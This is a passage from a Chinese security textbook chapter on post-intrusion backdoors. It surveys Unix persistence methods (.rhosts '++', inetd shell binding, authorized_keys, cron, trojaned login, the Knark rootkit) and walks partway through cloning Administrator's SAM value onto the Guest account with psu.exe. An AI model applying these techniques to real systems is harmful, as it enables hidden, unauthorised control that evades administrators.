有人说，留后门是一种艺术。留后门并不是一项简单的工作，不但要留下下次进入的通道，而且还要对自己所做的一切加以隐藏，如果建立起的后门马上就被管理员发现就没有任何用处了。所以，只要是不容易被发现的后门就是好后门。留后门的原理和选间谍是一样的，让管理员看了感觉没有任何特别的地方。

留一个隐蔽的后门需要动很多脑筋，是一种黑客和管理员智慧的较量。并且留后门的方法可以不尽相同，只要能实现目的就可以利用我们的智慧用任何方法留下后门。

从早期的计算机入侵者开始，他们就努力发展能使自己重返被入侵系统的技术或后门。大多数入侵者的后门用来实现以下的目的：即使管理员改变密码仍然能再次入侵，并且将再次入侵时被发现的可能性减至最低。大多数后门是设法躲过日志，这样即使入侵者正在使用系统也无法显示他已在线。有时如果入侵者认为管理员可能会检测到已经安装的后门，他们会以系统的脆弱性作为唯一后门，反复攻破机器。以后讨论的后门都是假设入侵的黑客已经成功地取得了系统权限后的行动。

留后门通常有两种目的：

（1）保持对目标系统的长期控制；

（2）监听目标系统的行动或记录目标系统的敏感信息，随时报告入侵者。

7.1.1　后门的分类

1．后门的分类概述

留后门的方法可以说数不胜数，不过我们可以利用不同后门的不同特点对后门进行分类。

从后门的整体特点来分可分为两大类：主动后门和被动后门。主动后门就是后门程序会主动地监听某个端口或进程，随时等待连接，后门的特征非常明显。被动后门不会做任何的工作，只有连接者去连接的时候才能表现出后门的特征。

从开放端口情况上来分可分为：开放端口的后门、不开放端口的后门和利用系统已经开放的端口的后门。

从工作模式上来分可分为：命令模式的后门、图形界面的后门和B/S结构基于浏览器的后门。

从连接模式上分为：正向连接后门和反向连接后门。

2．常见网络后门

后门程序的目的就是即使系统管理员已经弥补了系统漏洞，入侵者也可以取得对系统的访问权限。常见的后门可以通过修改配置文件、建立系统木马程序、修改系统内核等方法来实现入侵者今后以非特权用户使用root权限。

1）修改配置文件

修改配置文件是最简单的一种添加后门的方法，因此被广泛使用。通常入侵者比较喜欢修改的配置文件有以下几种。

① .rhosts文件。用户根目录下的.rhosts文件，通常被协议用于判断主机和账号间的信赖关系。如果一个账号根目录下的.rhosts文件中含有“++”，则任何人在任何地方都可以不用密码而用这个账号来登录。尤其是在超级用户根目录下，更有可能出现。

② hosts.equiv文件。是系统信任主机的列表。

③ inetd.conf文件。通常是入侵者将一个Shell绑定到一个特定的TCP端口，任何人Telnet这个端口都可以获得交互的Shell。通常是在该文件中增加或者修改一行来达到。

④ ssh认证密钥。入侵者把自己的公共密钥放到目标机器的ssh配置文件authorized_keys里，从而可以用该账号来访问机器而不需要密码。

⑤ cron后门。入侵者在cron增加或修改一些任务，在某个特定的时间程序运行，从而取得对系统的访问权限。

⑥ 启动任务。通常在/etc/rc.d/或者是/etc/rc?.d/下，入侵者可以增加一些启动的服务程序，这样自己便可以利用这些服务程序取得对系统的控制。在修改这些配置文件时，经常还伴随着系统其他文件的修改和增加。

2）建立系统木马程序

任何服务程序都可以成为木马来为远程用户提供访问权限。例如，通过修改in.telnetd或者是login程序，当入侵者输入某一指定的密码时，即取得超级用户权限。入侵者通常习惯于更改的木马程序有以下几种。

① in.telnetd、login等登录程序。通过修改这些登录程序，入侵者通过自己定义的一个口令就可以取得系统的控制权。

② 入侵者会修改一些系统的动态连接库来作为后门，这样做对入侵者的好处是一方面比较隐秘，另外一方面，被管理员检查出来的可能性要小一些。

③ 增加一些新的服务程序，通过inetd启动或者是通过rc脚本启动。这种后门对入侵

者使用比较方便，但也比较容易被查出。

3）修改内核

如 Knark，它是新一代的 rootkit 工具，它基于 LKM 技术，可以有效地隐藏后门的信息，使用 Knark，可以完成如下功能。

① 隐藏或显示文件或目录。

② 隐藏 TCP 或 UDP 连接。

③ 程序执行重定向。

④ 非授权的用户权限增加（rootme）。

⑤ 改变一个运行进程的 UID/GID 工具。

⑥ 非授权的、特权程序远程执行守护进程。

⑦ Kill-31 来隐藏运行的进程。

联合使用程序执行重新定向和文件隐藏，入侵者能执行各种后门程序。由于执行重定向是在内核级别进行的，因此文件检测工具不会发现程序文件被修改，原始的执行程序并没有被修改，因此配置检测工具在路径环境中也不会发现任何异常。

如果 Knark 结合另外一个用来隐藏系统当前加载的模块的 LKM 工具 modhide，就可能实现甚至通过 lsmod 命令也不能发现 Knark 的存在。Knark 的作者还设计了一个 Knark 的消除程序 knarkfinder，可以用来发现 Knark 所隐藏的程序。

7.1.2 常用后门工具的使用

1. 账号后门

账号永远是系统敞开的大门。入侵者为了能够永远控制远程主机，会在入侵成功后使马上在远程主机上建立一个备用的管理员账号，这种账号就是最简单的后门。对于这种后门，不但有密码过期的麻烦，而且管理员只要稍微细心些，都会轻易地发现这些账号。

例 7-1 让禁用的 Guest 具有管理权限。

操作系统所有的用户信息都保存在注册表中，但是如果直接使用 regedit 命令打开注册表，该键值是隐藏的，如图 7-1 所示。




图 7-1 隐藏的 SAM 键值

可以利用工具软件 psu.exe 得到该键值的查看和编辑权。将 psu.exe 拷贝至对方主机的 C 盘下，并在任务管理器查看对方主机 winlogon.exe 进程的 ID 号或者使用 pulist.exe 文件

查看该进程的 ID 号，如图 7-2 所示。




图 7-2 查看 winlogon.exe 的进程号

该进程号为 192，下面执行命令“psu -p regedit -i 192”，其中 pid 为 winlogon.exe 的进程号，如图 7-3 所示。




图 7-3 执行命令

在执行该命令的时候必须将注册表关闭，执行完命令以后，自动打开了注册表编辑器，查看 SAM 下的键值，如图 7-4 所示。




图 7-4 查看 SAM 键值

查看 Administrator 和 Guest 默认的键值，在 Windows 2000 操作系统上，Administrator 一般为 0x1f4，Guest 一般为 0x1f5，如图 7-5 所示。




图 7-5　查看账户对应的键值

根据 0X1F4 和 0X1F5 找到 Administrator 和 Guest 账户的配置信息，如图 7-6 所示。




图 7-6　账户配置信息

在图 7-6 右边栏目中的 F 键值中保存了账户的密码信息，双击 000001F4 目录下键值 F，可以看到该键值的二进制信息，将这些二进制信息全选，并拷贝出来，如图 7-7 所示。




图 7-7　拷贝管理员配置信息

将拷贝出来的信息全部覆盖到 000001F5 目录下的 F 键值中，如图 7-8 所示。

